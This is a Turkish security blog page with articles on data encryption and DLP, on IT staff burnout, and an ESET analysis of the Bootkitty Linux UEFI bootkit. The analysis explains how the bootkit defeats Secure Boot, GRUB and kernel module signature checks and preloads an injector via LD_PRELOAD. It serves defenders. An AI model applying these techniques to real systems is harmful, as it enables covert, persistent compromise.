- **Bekleyen veriler**: Tam disk şifreleme (FDE) veya dosya düzeyinde şifreleme kullanın. Örneğin, depolama sistemlerinize AES-256 şifreleme uygulamak, fiziksel cihazların veya sunucuların ele geçirilmesi durumunda verilerin şifreleme anahtarı olmadan erişilemez kalmasını sağlar.
- **Aktarım halindeki veriler**: TLS gibi şifreleme protokollerini kullanarak aktarımlar sırasında verileri koruyun. Bunlar sunucular, kullanıcılar veya harici taraflar arasında hareket eden verileri, müdahale ve kurcalamayı önleyerek güvence altına alır. Örneğin TLS, tarayıcılar ve web sunucuları arasındaki veri aktarımlarını güvence altına almak için web trafiği şifrelemesinde yaygın olarak kullanılır.
### Uçtan Uca Şifrelemeyi (E2EE) benimseyin
E2EE, verilerin göndericiden alıcıya kadar olan yolculuğu boyunca herhangi bir aracı noktada şifresi çözülmeden şifreli kalmasını sağlar. Bu şifreleme seviyesi son derece hassas iletişimler için idealdir ve mesajlaşma uygulamalarında, finansal işlemlerde ve sağlık kayıtlarında sıklıkla kullanılır.
Örneğin, işletmeniz müşteri işlemleriyle ilgileniyorsa uçtan uca şifreleme kullanmak, hizmet sağlayıcılar da dahil olmak üzere harici tarafların hassas verileri görüntülemesini önler.
**İpucu:** [Sağlık sektöründeki veri kaybı hakkında daha fazla bilgi edinin](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/). Sağlık hizmetleri, olay başına 10,10 milyon dolar ile en yüksek ortalama veri ihlali maliyetine sahiptir!
### Yedekleme ve arşivlenen verileri şifreleyin
Şifreleme söz konusu olduğunda yedeklemeler ve arşivlenmiş veriler genellikle göz ardı edilir ancak veri ihlallerine karşı aynı derecede savunmasız kalırlar. Yetkisiz erişime veya çalınan donanımdan veri kurtarmaya karşı koruma sağlamak için tüm yedekleme ortamlarını ve arşivlenmiş dosyaları şifreleyin. Harici Cihazların Güvenlik Riskleri hakkındaki makalemizi okumak da işinize yarayabilir.
### Şifreleme uyumluluğunu izleme ve denetleme
İş sistemlerinizde şifreleme uyumluluğunun sürdürülmesi sürekli izleme ve denetim gerektirir.
- **Şifreleme denetimleri**: Doğru çalıştıklarından ve şifreleme protokollerinin güncel olduğundan emin olmak için şifrelenmiş sistemleri düzenli olarak denetleyin. Bu, şirketlerin veri koruma gerekliliklerine uygunluk göstermesi gereken GDPR ve HIPAA gibi yasalarla düzenlenen sektörlerde çok önemlidir.
- **Günlük tutma ve izleme**: Veri kaybı önleme yazılımı gibi şifreleme anahtarlarının kullanımını ve erişimini izleyen araçlar uygulayın. Anahtarlara erişmek için başarısız girişimler gibi olağan dışı faaliyetler tespit edilirse uyarılar tetiklenebilir ve derhal harekete geçilebilir.
### Çalışanları şifreleme politikaları konusunda eğitin
İnsan hatası, veri kaybını önlemede yaygın bir zayıf noktadır. Çalışanların şifrelemenin önemini ve hassas verilerin nasıl ele alınacağını anlaması gerekir.
- **Eğitim**: Dosyaların nasıl düzgün şekilde şifreleneceği ve güvenli iletimin nasıl sağlanacağı gibi şifreleme de dahil olmak üzere en iyi veri koruma uygulamaları hakkında düzenli eğitim oturumları düzenleyin. Potansiyel veri ihlalleri, para cezaları ve müşteri güveninin kaybı dahil olmak üzere verileri şifrelememenin risklerini vurgulayın.
- **Kimlik avı önleme**: Kimlik avı, şifreleme anahtarlarını çalmak veya yetkisiz erişim elde etmek için çok yaygın bir taktik olmaya devam ettiğinden çalışanları kimlik avı girişimlerini belirleme konusunda eğitin. Safetica’nınki gibi Veri Kaybını Önleme (DLP) çözümleri de şüpheli etkinlikleri tespit edebilir ve şifrelenmiş verilerin açığa çıkmasını önleyebilir. Kimlik avını önlemeye yönelik kapsamlı kılavuzumuzu okuyun.
---
## Safetica’nın DLP çözümleri ile güvenliği artırma
Şifreleme, verilerin güvenliğini sağlamak için güçlü bir araç olsa da yalnızca ona güvenmek yeterli değildir. Erişim kontrolleri, DLP çözümleri ve düzenli izlemeyi içeren daha geniş bir güvenlik stratejisinin parçası olmalıdır.
Safetica’nın Veri Kaybını Önleme yazılımı, şifrelemeyi gelişmiş veri koruma özellikleriyle entegre eden kapsamlı bir çözüm sunarak işletmenizin tüm cephelerde güvende kalmasını sağlar.
DLP çözümlerimiz, işletmelerin tüm uç noktalardaki hassas verileri tanımlamasına, izlemesine ve korumasına yardımcı olmak için tasarlanmıştır. İster bekleyen ister aktarımdaki veya kullanımdaki verilerle ilgili endişeleriniz olsun, Safetica şunları yapabilen sağlam araçlar sunar:
- **Veri sızıntılarını önleyin:** Safetica’nın yazılımı, kuruluşunuzdaki veri akışlarını sürekli olarak izler ve potansiyel riskleri ciddi tehditlere dönüşmeden önce belirler. Veri güvenliğine yönelik bu proaktif yaklaşım, kazara veya kötü niyetli veri sızıntılarını önlemeye yardımcı olur.
- **Uyumluluğu artırın:** Yerleşik uyumluluk desteği ile Safetica, GDPR, HIPAA ve PCI DSS gibi yasal gereklilikleri karşılamayı kolaylaştırır. Yazılımın kapsamlı raporlama ve denetim özellikleri, uyumluluğu zahmetsizce göstermenizi sağlar.
- **Sıfır Güven politikalarını uygulayın:** Safetica, granüler erişim kontrolleri ve kullanıcı faaliyetlerinin sürekli izlenmesini sağlayarak Sıfır Güven ilkelerini destekler ve hassas verilerin yalnızca yetkili personel tarafından erişilebilir olmasını sağlar.
Safetica’nın DLP yazılımını güvenlik stratejinize entegre ederek, şifreleme çabalarınızı ek koruma katmanlarıyla geliştirebilir ve işletmenizi modern tehditlere karşı daha dirençli hale getirebilirsiniz.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, Veri Şifreleme
---
### [Siber güvenlik yorgunluğu: Zorluklar ve çözümler](https://antivirus.com.tr/siber-guvenlik-yorgunlugu-zorluklar-ve-cozumler/)
**Published:** Kasım 7, 2024
**Author:** ESET
**Excerpt:** Siber güvenlik yorgunluğu yansımaları ve sonuçları nelerdir ve kuruluşlar proaktif önlemlerle aşırı karmaşıklığı azaltarak bunu nasıl hafifletebilir?
**Content:**
Siber güvenlik ve aslında tüm BT alanı, her geçen yıl daha karmaşık hale geliyor. Bu durum, ayak uydurmak ve sürekli uyum sağlamak zorunda olan BT uzmanları için önemli zorluklar yaratmaktadır. Peki, siber güvenlik yorgunluğu, yansımaları ve sonuçları nelerdir ve kuruluşlar proaktif önlemlerle bunu nasıl hafifletebilir?
BT uzmanları için bir adım önde olmak, gelişen tehditler, savunma stratejileri ve teknolojik ilerlemeler hakkında bilgi sahibi olmak anlamına gelir. Sorumlulukları, şirket sistemlerini anlamaktan yazılım ve donanım bileşenlerini yönetmeye kadar uzanırken bir yandan da işverenlerini giderek artan bir dizi siber tehdide karşı savunmaktır. Rutin görevlerin yanı sıra tüm yeniliklere ayak uydurmak imkânsız olmasa da yorucudur. Ama en azından bu sorun sadece büyük şirketleri ilgilendiriyor, değil mi? Pek sayılmaz.
Aşırı karmaşıklık her büyüklükteki işletmede kendine bir yol bulmuştur. Daha küçük bir şirkette bile BT uzmanları, daha büyük şirketlerdeki meslektaşlarına benzer sorunlarla karşılaşırlar ve genellikle hepsini kapsayacak daha az personelle.
Şirketinizdeki BT uzmanlarından talep edilenler çok fazla olduğunda ne olur? İşte siber güvenlik yorgunluğunun ciddi sonuçlarından bazıları.
### **BT sektörü profesyonellerini kaybediyor**
Siber güvenlik uzmanları sorumlulukların altında ezildiklerinden birçoğu alanı terk ediyor.

### **Bu alanda uzun süreli bir uzman açığı bulunmaktadır**
BT uzmanları görevlerinden ayrıldıkça vasıflı çalışanlara olan talep ile mevcut yetenek havuzu arasındaki eşitsizlik devam etmekte ve iş gücü açığı genişlemektedir. Yine de siber güvenlik alanına yeni uzmanların girmediğini söylemek yanlış olur.
[ISC2’nin Siber Güvenlik İş gücü Çalışmasına](https://www.isc2.org/Research) göre, siber güvenlik iş gücü 2022’de neredeyse %10 büyüdü, ancak iş gücü açığı da rekor seviyeye yükseldi: 2022’de küresel iş gücü açığının 3.999.964 olduğu tahmin edilirken iş gücünün kendisi 5.452.732 çalışan saydı. Ve bu açık zaman içinde azalmamış, aksine 2022’den 2023[‘e kadar %12,6 ](https://www.weforum.org/agenda/2024/04/cybersecurity-industry-talent-shortage-new-report/)[oranında](https://www.weforum.org/agenda/2024/04/cybersecurity-industry-talent-shortage-new-report/)[ büyümüştür](https://www.weforum.org/agenda/2024/04/cybersecurity-industry-talent-shortage-new-report/).
### **İş gücü açıkları ve beceri açıkları giderek büyümektedir**
[Siber güvenlik uzmanlarının %59’una göre](https://www.csoonline.com/article/657598/cybersecurity-workforce-shortage-reaches-4-million-despite-significant-recruitment-drive.html) beceri eksiklikleri toplam uzman açığından bile daha büyük bir sorun. Siber güvenlik çalışanlarının %92’si kurumlarında beceri eksiklikleri olduğunu bildirmiştir ki bu hiç de şaşırtıcı değildir; güvenlik giderek daha karmaşık hale gelirken, bazı açılardan eksik olmamak neredeyse imkânsızdır. Potansiyel çalışanların yetkinlikleri ve becerileriyle ilgili sorunlar, yeni yetenekler arayan işverenler tarafından da gözlemlenmektedir.

### **Siber güvenlik yorgunluğu yaşayan BT uzmanlarının hata yapma olasılığı daha yüksektir**
BT uzmanları sorumluluklarından dolayı yorgun düştüklerinde hata yapma riskleri de artar ki bu kritik bir konudur. [Veri Koruma Ağı’na göre,](https://dpnetwork.org.uk/data-breaches-human-error/) [ICO’ya](https://ico.org.uk/action-weve-taken/data-security-incident-trends/) bildirilen veri ihlallerinin yaklaşık %80’inin nedeni insan hatasıdır. IBM’e [göre](https://www.ibm.com/reports/data-breach), bir veri ihlalinin ortalama maliyeti 2023’te 4,45 milyon dolardı ve bu rakam 2022’ye göre %2,3 artış gösterdi.
## Peki, siber güvenlik yorgunluğu için ne yapılabilir?
Veri ihlallerinin uzmanlarınıza zor anlar yaşatabilecek birçok potansiyel siber güvenlik riskinden yalnızca biri olduğunu fark ettiğinizde yorgunluğun güvenliğinizin durumunu etkilemesini önlemek için elinizden gelenin en iyisini yapmanız gerektiği açıktır. Bu sorunu hafifletmek ve çalışanlarınız için daha sağlıklı bir çalışma ortamını teşvik etmek için atılabilecek belirli adımlar nelerdir?
1. **Dış kaynak kullanımı:** BT ekibinizin stratejik iş sorumluluklarına odaklanmasına izin verin ve güvenlik görevlerini şirketiniz dışındaki profesyonellere devretmeyi düşünün. Güvenlik sorumluluklarını [Yönetilen Tespit ve Müdahale (MDR)](https://antivirus.com.tr/yonetilen-algilama-ve-yanit-mdr-hizmetinden-ne-beklemelisiniz/) hizmet sağlayıcılarına devrederek yalnızca uzmanlığa erişim sağlamakla kalmaz, aynı zamanda sürekli izleme ve müdahale görevlerini en son araç ve teknolojilerle donatılmış özel profesyonellere devredersiniz. Benzer şekilde, Yönetilen Hizmet Sağlayıcıları (MSP’ler) ile ortaklık kurmak, güvenlik de dahil olmak üzere çeşitli BT görevlerini kolaylaştırabilir ve dahili ekibinizin temel iş hedeflerine odaklanmasına olanak tanır.
2. **Rutini basitleştirin:** BT uzmanlarının günlük görev ve sorumluluklarını basitleştirin ve mümkün olan her yerde otomatikleştirin. Karmaşık ve dolambaçlı rutinler stresin artmasına ve tükenmişliğe yol açabilir. Süreçleri düzene koyarak ve temel görevlere odaklanarak kuruluşlar, personellerinin üzerindeki yükün bir kısmını hafifletebilir.
3. **Araçları ve kaynakları birleştirin:** Siber güvenlik yorgunluğuna katkıda bulunan bir diğer önemli etken de, takip edilmesi zor olan ve hatta birlikte çalışmak üzere tasarlanmamış olabilecek [çok sayıda birbirinden kopuk güvenlik aracı ve platformunun](https://www.forbes.com/sites/forbestechcouncil/2022/08/10/cybersecurity-budgets-are-wasted-by-an-overabundance-of-tools/) kullanılmasıdır. Şirketler mümkün olduğunca güvenlik altyapılarını birleştirmeyi hedeflemeli ve tek bir birim olarak sorunsuz çalışacak şekilde tasarlanmış entegre çözümleri tercih etmelidir. [ESET PROTECT Platform](https://www.eset.com/tr/business/protect-platform/), şirketinizi dijital olarak güvende tutarken yönetimi basitleştirebilen ve BT ekipleri üzerindeki bilişsel yükü azaltabilen kapsamlı bir güvenlik paketidir.
4. **Önleme ve iletişime odaklanın:** Siber güvenlik alanında bile önleme her zaman tedaviden daha iyidir. Güvenilir izleme sistemleri ve proaktif tehdit tespit önlemleri uygulayarak kuruluşlar riskleri tam gelişmiş krizlere dönüşmeden önce azaltabilirler. Ayrıca BT ekipleri ve iş liderleri arasında açık iletişimi teşvik etmek, uzmanların endişelerini, deneyimlerini ve bakış açılarını paylaşmalarına olanak tanır. Seslerinin duyulduğundan ve değer verildiğinden emin olmak, BT yeteneklerinizin aşırı stresli, yorgun ve sonuç olarak etkisiz hale geldiği bir durumu önlemenize yardımcı olabilir.
5. **Sürekli eğitime yatırım yapın:** Düzenli eğitim ve öğretim, etkili bir [siber güvenlik](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) stratejisinin önemli bileşenleridir. İşletmeler, çalışanların becerilerini ve bilgilerini sürekli güncelleyerek, personellerini ortaya çıkan talepleri daha etkili bir şekilde ele almaları için güçlendirebilir. Ayrıca kapsamlı eğitim programlarına yatırım yapmak, çalışanların refahına ve mesleki gelişimine olan bağlılığı gösterir ve kurum içinde bir destek ve büyüme kültürünü teşvik eder.
Hızlı ve sürekli evrim dünyasında siber güvenlik yorgunluğuyla mücadele etmek zor olabilir ancak doğru stratejiler ve araçlarla şirketler başarılı olabilir. Ödül ise daha mutlu çalışanlar ve daha güvenli bir iş olacaktır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** IT Uzmanı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Bootkitty: Linux için ilk UEFI önyükleme setinin analizi](https://antivirus.com.tr/bootkitty-linux-icin-ilk-uefi-onyukleme-setinin-analizi/)
**Published:** Aralık 2, 2024
**Author:** ESET
**Excerpt:** ESET araştırmacıları Linux sistemleri için tasarlanan ilk UEFI bootkit'i analiz etti
**Content:**
ESET araştırmacıları Linux sistemleri için tasarlanan ilk UEFI bootkit’i analiz etti. Karşınızda Bootkitty.
Geçtiğimiz birkaç yıl içinde UEFI tehdit ortamı, özellikle de UEFI önyükleme kitleri önemli ölçüde gelişti. Her şey 2012 yılında Andrea Allievi tarafından [açıklanan](https://www.theregister.com/2012/09/19/win8_rootkit/) ve modern UEFI tabanlı Windows sistemlerinde bootkitlerin dağıtımının bir gösterimi olarak hizmet eden ilk UEFI bootkit kavram kanıtı (PoC) ile başladı ve bunu diğer birçok PoC izledi ([EfiGuard](https://www.theregister.com/2012/09/19/win8_rootkit/), [Boot Backdoor](https://www.theregister.com/2012/09/19/win8_rootkit/), [UEFI-bootkit](https://www.theregister.com/2012/09/19/win8_rootkit/)). İlk iki gerçek UEFI önyükleme kitinin keşfedilmesi birkaç yıl aldı (ESPecter, 2021 ESET; [FinSpy bootkit](https://www.theregister.com/2012/09/19/win8_rootkit/), 2021 Kaspersky) ve güncel sistemlerde UEFI güvenli önyüklemeyi atlayabilen ilk UEFI bootkit olan kötü şöhretli [BlackLotus](https://antivirus.com.tr/eset-research-blacklotus-uefi-bootkiti-inceledi/)‘un ortaya çıkması iki yıl daha sürdü (2023, ESET).
Kamuoyunca bilinen bu bootkit’ler arasındaki ortak nokta Windows sistemlerini özel olarak hedeflemeleriydi. Bugün, en son keşfimizi açıklıyoruz: Linux sistemleri için tasarlanmış ilk UEFI bootkit, yaratıcıları tarafından Bootkitty olarak adlandırıldı. Bu bootkit’in yalnızca bir kavram kanıtı olduğuna inanıyoruz ve telemetrimize dayanarak, aslında konuşlandırılmadığını düşünüyoruz. Bununla birlikte varlığı önemli bir mesajın altını çizmektedir: UEFI önyükleme kitleri artık yalnızca Windows sistemleriyle sınırlı değil.
Bootkit’in ana hedefi çekirdeğin imza doğrulama özelliğini devre dışı bırakmak ve Linux init süreci (sistem başlangıcı sırasında Linux çekirdeği tarafından yürütülen ilk süreç) aracılığıyla henüz bilinmeyen iki ELF ikilisini önceden yüklemektir. Analizimiz sırasında, bootkit ile aynı yazar(lar) tarafından geliştirilmiş olabileceğini düşündüren işaretlerle birlikte, analizimiz sırasında bilinmeyen başka bir çekirdek modülünü yüklemekten sorumlu bir ELF ikilisini dağıtan, muhtemelen ilgili imzasız bir çekirdek modülü keşfettik.
**Bu blog yazısının kilit noktaları:
- Kasım 2024’te, daha önce bilinmeyen bootkit.efi adlı bir UEFI uygulaması [VirusTotal](https://www.virustotal.com/gui/file/f1f84819bdf395d42c36adb36ded0e7de338e2036e174716b5de71abc56f5d40)‘a yüklendi.
- İlk analizimiz, yaratıcıları tarafından Bootkitty olarak adlandırılan ve şaşırtıcı bir şekilde Linux’u, özellikle de birkaç Ubuntu sürümünü hedefleyen ilk UEFI önyükleme kiti olan bir UEFI önyükleme kiti olduğunu doğruladı.
- Bootkitty kendinden imzalı bir sertifika ile imzalanmıştır, bu nedenle saldırganların sertifikaları yüklenmediği sürece UEFI güvenli önyükleme etkinleştirilmiş sistemlerde çalışamaz.
- Bootkitty, UEFI güvenli önyükleme etkin olsun ya da olmasın, GRUB çalıştırılmadan önce bütünlük doğrulamasından sorumlu gerekli işlevleri bellekte yamaladığı için Linux çekirdeğini sorunsuz bir şekilde önyüklemek üzere tasarlanmıştır.
- bootkit.efi, bunun aktif bir tehdit aktörünün çalışmasından ziyade bir kavram kanıtı olduğunu gösteren birçok eser içerir.
- BCDropper adını verdiğimiz ve başka bir çekirdek modülünü yüklemekten sorumlu bir ELF programını dağıtan, muhtemelen ilişkili bir çekirdek modülü keşfettik.
## Linux için BOOTKITTY’ye genel bakış
Giriş bölümünde de belirtildiği gibi, Bootkitty aktif olarak kullanılan bir kötü amaçlı yazılım yerine bir kavram kanıtı ile karşı karşıya olabileceğimizi düşündüren birçok eser içermektedir. Bu bölümde, bu eserlere ve bootkit ile ilgili diğer temel bilgilere daha yakından bakacağız.
Bootkitty, çalıştırılması sırasında ekrana özel dizeler yazdırabilen iki kullanılmayan işlev içerir. Çıktısı şu şekilde gösterilen ilk fonksiyon **Şekil 1**, bootkit’in olası bir adını temsil ettiğine inandığımız ASCII resmini yazdırabilir: Bootkitty.
Şekil 1. Bootkit içine gömülü ASCII sanatı
İkinci işlev, aşağıda gösterilen metni yazdırabilir **Şekil 2** olası bootkit yazarlarının ve geliştirilmesine bir şekilde katılmış olabilecek diğer kişilerin listesini içerir. Resimde belirtilen isimlerden biri GitHub’da bulunabilir ancak profilde bir UEFI önyükleme seti projesi içeren veya bundan bahseden herhangi bir genel depo yoktur; bu nedenle önyükleme setinde belirtilen isimlerin gerçekliğini ne doğrulayabilir ne de reddedebiliriz.
Şekil 2. Bootkit’e gömülü isimlerin listesi (redakte edilmiştir)
Her önyükleme sırasında Bootkitty ekrana aşağıda gösterilen dizeleri yazdırır **Şekil 3.**
Şekil 3. Bootkitty’nin hoş geldiniz mesajı
BlackCat adına daha sonra açıklanan yüklenebilir çekirdek modülünde de atıfta bulunulduğuna dikkat edin. İsme rağmen, ALPHV/BlackCat fidye yazılımı grubuyla bir bağlantı olmadığını düşünüyoruz. Bunun nedeni BlackCat’in araştırmacılar tarafından kullanılan bir isim olması ve Bootkitty’nin C dilinde geliştirilmiş olması, grubun ise kendisini ALPHV olarak adlandırması ve kötü amaçlı yazılımlarını yalnızca Rust dilinde geliştirmesidir.
Daha önce de belirtildiği gibi, Bootkitty şu anda yalnızca sınırlı sayıda sistemi desteklemektedir. Bunun nedeni, bellekte değiştirmek istediği işlevleri bulmak için kodlanmış bayt kalıplarını kullanmasıdır. Bayt deseni eşleştirme, bootkit’ler söz konusu olduğunda yaygın bir teknik olsa da yazarlar birden fazla çekirdek veya GRUB sürümünü kapsamak için en iyi desenleri kullanmamışlardır; bu nedenle bootkit yalnızca sınırlı sayıda yapılandırma için tamamen işlevseldir. Bootkit’in kullanımını daha da sınırlayan şey, sıkıştırılmış Linux çekirdeğini yamalama şeklidir: gösterildiği gibi **Şekil 4** Çekirdek görüntüsü açıldıktan sonra Bootkitty kötü niyetli yamaları çekirdek görüntüsü içindeki sabit kodlanmış ofsetlere kopyalar.
Şekil 4. Bootkitty kodu, çalıştırılmadan önce sıkıştırılmış çekirdeğin yamalanmasından sorumludur
Bootkit’in gerçek çekirdek yamalama işlemini nasıl yaptığını daha sonra açıklayacağız. *Linux çekirdeği görüntü sıkıştırma kancası*bölümünde gösterilen işlevde çekirdek sürümü kontrollerinin olmaması nedeniyle şimdilik **Şekil 4** Bootkitty, bu sabit kodlanmış ofsetlere tamamen rastgele kod veya veri ekleme noktasına gelebilir böylece sistemi tehlikeye atmak yerine çökertebilir. Bu, kavram kanıtını destekleyen gerçeklerden biridir. Öte yandan, kötü niyetli tehdit aktörleri tarafından oluşturulan kötü amaçlı yazılımın üretime hazır olmayan ilk sürümü de olabilir.
Son olarak, bootkit ikili dosyası şu adreste gösterilen kendinden imzalı sertifika tarafından imzalanır **Şekil 5.**
Şekil 5. Bootkitty’yi imzalamak için kullanılan kendinden imzalı sertifika
## Teknik analiz
Şurada gösterildiği gibi **Şekil 6** Bootkitty’nin yürütülmesine genel bir bakışla başlıyoruz. İlk olarak, ana işlevselliği kısaca açıklıyoruz ve sonraki bölümlerde daha fazla ayrıntı paylaşacağız.
Odaklandığımız üç ana bölüm var:
- Bootkit’in çalıştırılması ve meşru GRUB önyükleyicisinin yamalanması (4. ve 5. noktalar **Şekil 6**).
- Linux çekirdeğinin EFI saplama yükleyicisinin yamalanması (6. ve 7. maddeler **Şekil 6**).
- Sıkıştırılmış Linux çekirdek görüntüsünün yamalanması (8. ve 9. noktalar **Şekil 6**).
Şekil 6. Bootkitty yürütmeye genel bakış
## Başlatma ve GRUB kancası
Bootkitty shim tarafından çalıştırıldıktan sonra SecureBoot UEFI değişkeninin değerini inceleyerek UEFI güvenli önyüklemenin etkin olup olmadığını kontrol eder ve etkinse UEFI kimlik doğrulama protokollerinden iki işlevi kancalamaya devam eder (bu işlem **Şekil 7**):
- EFI\_SECURITY2\_ARCH\_PROTOCOL.FileAuthentication: [bu işlev](https://uefi.org/specs/PI/1.8/V2_DXE_Architectural_Protocols.html#efi-security2-arch-protocol-fileauthentication) ürün yazılımı tarafından UEFI PE görüntülerinin bütünlüğünü ölçmek ve doğrulamak için kullanılır. Bootkitty’nin kanca işlevi bu işlevin çıktısını her zaman EFI\_SUCCESS döndürecek şekilde değiştirir, yani doğrulamanın başarılı olduğu anlamına gelir.
- EFI\_SECURITY\_ARCH\_PROTOCOL.FileAuthenticationState: [bu işlev](https://uefi.org/specs/PI/1.8/V2_DXE_Architectural_Protocols.html#efi-security-arch-protocol-fileauthenticationstate), farklı kimlik doğrulama durumu değerlerine yanıt olarak platforma özgü bir politika yürütmek için ürün yazılımı tarafından kullanılır. Yine, bootkit’in kancası bunu her zaman EFI\_SUCCESS değerini döndürecek şekilde değiştirir, yani ürün yazılımı dosyayı gerçek kimlik doğrulama durumundan bağımsız olarak kullanabilir.
Şekil 7. UEFI güvenlik kimlik doğrulama protokollerinin kancalanması
UEFI güvenli önyükleme durumunu kontrol ettikten sonra Bootkitty, EFI sistem bölümündeki kodlanmış yoldan meşru GRUB’u yüklemeye devam eder: /EFI/ubuntu/grubx64-real.efi. Bu dosya, saldırgan tarafından meşru bir GRUB’un oluşturulmuş bir yedeği olmalıdır. GRUB yüklendikten sonra (henüz çalıştırılmamış), bootkit yama yapmaya ve GRUB’un belleğine aşağıdaki kodu bağlamaya başlar:
- peimage GRUB modülü (GRUB içine gömülü bir modül) içindeki start\_image işlevi. Bu işlev önceden yüklenmiş bir PE imajını başlatmaktan sorumludur ve Linux çekirdeğinin EFI saplama ikilisini (genel olarak vmlinuz.efi veya vmlinuz olarak bilinir) başlatmak için GRUB tarafından çağrılır. Kanca işlevi, kancanın çalıştırıldığı anda vmlinuz’un zaten belleğe yüklenmiş (ancak henüz çalıştırılmamış) olmasından yararlanır ve vmlinuz içindeki gerçek Linux çekirdek görüntüsünü açmaktan sorumlu işlevi yamalar (bazı durumlarda, Linux çekirdeğinin derlenme şekli nedeniyle yamalanan işlevin tam adını bulmak oldukça zor olabilir; ancak bu sefer bunun zstd\_decompress\_dctx işlevi olması gerektiğine inanıyoruz). Sıkıştırmayı açma kancası hakkında daha fazla ayrıntıyı *Linux çekirdeği görüntü sıkıştırma kancası* bölümünde bulabilirsiniz.
- GRUB içindeki shim\_lock doğrulayıcı mekanizmasının bir parçası olan shim\_lock\_verifier\_init işlevi – UEFI güvenli önyükleme etkinleştirilirse otomatik olarak etkinleştirilmelidir. Sağlanan dosyaların (örneğin GRUB modülleri, Linux çekirdeği, yapılandırmalar…) önyükleme sırasında doğrulanması gerekip gerekmediğine karar vermekten sorumludur. Bununla birlikte, kurulan kanca bir şekilde kafa karıştırıcıdır ve yazarın niyeti belirsizdir çünkü shim\_lock\_verifier\_init’in çıktısını, sağlanan herhangi bir dosya türü için çıktı bayrağını GRUB\_VERIFY\_FLAGS\_SINGLE\_CHUNK (değer 2) olarak ayarlayacak şekilde değiştirir. GRUB [kılavuzuna](https://www.gnu.org/software/grub/manual/grub-dev/html_node/Verifiers-framework.html) göre güvenliği daha da güçlendirin. İlginç bir şekilde, bir sonraki noktada açıklanan kanca nedeniyle bu shim\_lock\_verifier\_init işlevi önyükleme sırasında bile çağrılmaz, böylece önemsiz hale gelir.
- grub\_verifiers\_open işlevi. Bu fonksiyon GRUB tarafından her dosya açıldığında çağrılır ve yüklü GRUB dosya doğrulayıcılarının (yukarıda açıklanan shim\_lock doğrulayıcısı da buna dahildir) yüklenen dosya için bütünlük doğrulaması gerektirip gerektirmediğini kontrol etmekten sorumludur. İşlev bootkit tarafından herhangi bir imza kontrolüne geçmeden hemen geri dönecek şekilde bağlanır (bunun daha önce bağlanan shim\_lock\_verifier\_init işlevini bile çalıştırmadığı anlamına geldiğini unutmayın).
## Linux çekirdeği görüntü sıkıştırma kancası
Bu kanca, sıkıştırılmış Linux çekirdek görüntüsünün yamanmasından sorumludur. Kanca, çekirdek görüntüsünün sıkıştırması açılmadan hemen önce çağrılır, bu nedenle kanca orijinal sıkıştırma açma işlevinin baytlarını geri yükler ve çekirdek yamasına geçmeden önce çekirdek görüntüsünün sıkıştırmasını açmak için orijinal işlevi çalıştırır.
Artık çekirdek sıkıştırılmamış olduğundan ve bellekte dokunulmadan durdukça (hala çalıştırılmamıştır), kanca kodu onu sabit kodlanmış uzaklıklarda (yalnızca bellekte) yamalar. Özellikle, aşağıda gösterildiği gibi **Şekil 8**:
- Çekirdek sürümünü ve [Linux başlık](https://github.com/torvalds/linux/blob/v6.8/init/version-timestamp.c#L28) dizelerini BoB13 metni ile yeniden yazar (bunun sistem üzerinde önemli bir etkisi yoktur).
- [module\_sig\_check](https://github.com/torvalds/linux/blob/v6.8/kernel/module/signing.c#L70) işlevini kancalar.
- init sürecinin ilk ortam değişkenine işaretçi/adres ekler.
Şekil 8. Bootkitty’nin vmlinuz içindeki kernel-decompression kancası
module\_sig\_check işlevi her zaman 0 döndürmek üzere yamalanmıştır. Bu fonksiyon modülün geçerli bir şekilde imzalanıp imzalanmadığını kontrol etmekten sorumludur. Fonksiyonu 0 dönecek şekilde yamaladığınızda çekirdek imzayı doğrulamadan herhangi bir modülü yükleyecektir. UEFI güvenli önyüklemenin etkin olduğu Linux sistemlerinde, çekirdek modülleri yüklenmek isteniyorsa imzalanmalıdır. Çekirdek CONFIG\_MODULE\_SIG\_FORCE etkinleştirilerek oluşturulduğunda ya da [Linux](https://www.kernel.org/doc/html/v4.15/admin-guide/module-signing.html#non-valid-signatures-and-unsigned-modules) çekirdeği belgelerinde açıklandığı gibi module.sig\_enforce=1 bir çekirdek komut satırı argümanı olarak geçildiğinde de durum böyledir. Muhtemel senaryo, *aşağıda*analiz edilen damlalık gibi en az bir kötü niyetli çekirdek modülünün daha sonraki bir aşamada yüklenmiş olmasıdır.
Linux çekirdeğinin çalıştırdığı ilk işlem, komut satırı argümanları ve ortam değişkenleriyle birlikte çalışan ilk kodlanmış yoldan ([initramfs’den /init](https://github.com/torvalds/linux/blob/v6.8/init/main.c#L1467) ile başlayarak) [init’tir](https://github.com/torvalds/linux/blob/v6.8/init/main.c#L1467). Kanca kodu ilk ortam değişkenini LD\_PRELOAD=/opt/injector.so /init ile değiştirir. [LD\_PRELOAD](https://man7.org/linux/man-pages/man8/ld.so.8.html), ELF paylaşılan nesnelerini diğerlerinden önce yüklemek için kullanılan ve işlevleri geçersiz kılmak için kullanılabilen bir ortam değişkenidir. Saldırganlar tarafından kötü amaçlı ikili dosyaları yüklemek için kullanılan yaygın bir [tekniktir](https://attack.mitre.org/techniques/T1574/006/). Bu durumda, init işlemi başladığında /opt/injector.so ve /init ELF paylaşılan nesneleri yüklenir. Burada niyet daha az açık hale gelir, özellikle de /init ikinci dizesinin neden LD\_PRELOAD’un bir parçası olduğu.
Bu, muhtemelen kötü amaçlı ELF paylaşılan nesnelerinden hiçbirini keşfetmedik ancak bu blog yazısı yayımlanmak üzere son haline getirilirken raporumuzda belirtilen eksik bileşenleri açıklayan bir yazı [yayımlandı](https://humzak711.github.io/analyzing_IranuKit). Artık sadece başka bir aşamayı yüklemek için kullanıldıkları da açıktır.
## Linux sistemlerde etki
Bootkitty, bilinmeyen ELF paylaşılan nesnelerini yüklemenin yanı sıra sistemde ayak izleri bırakır. Bunlardan ilki, gerekli olmasa da çekirdek sürümü ve Linux başlık dizelerinin değiştirilmesidir. İlki uname -v çalıştırılarak görülebilir (**Şekil 9**) ve ikincisini dmesg (**Şekil 10**).

Şekil 9. Uname çıktısında BoB13 dizesi
Şekil 10. dmesg çıktısında BoB13 dizesi
